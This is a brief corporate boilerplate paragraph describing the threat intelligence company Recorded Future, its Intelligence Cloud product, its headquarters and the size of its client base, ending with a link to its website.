Recorded Future is the world's largest threat intelligence company. Recorded Future's Intelligence Cloud provides end-to-end intelligence across adversaries, infrastructure, and targets. Indexing the internet across the open web, dark web, and technical sources, Recorded Future provides real-time visibility into an expanding attack surface and threat landscape, empowering clients to act with speed and confidence to reduce risk and securely drive business forward. Headquartered in Boston with offices and employees around the world, Recorded Future works with over 1,800 businesses and government organizations across more than 75 countries to provide real-time, unbiased, and actionable intelligence.

Learn more at recordedfuture.com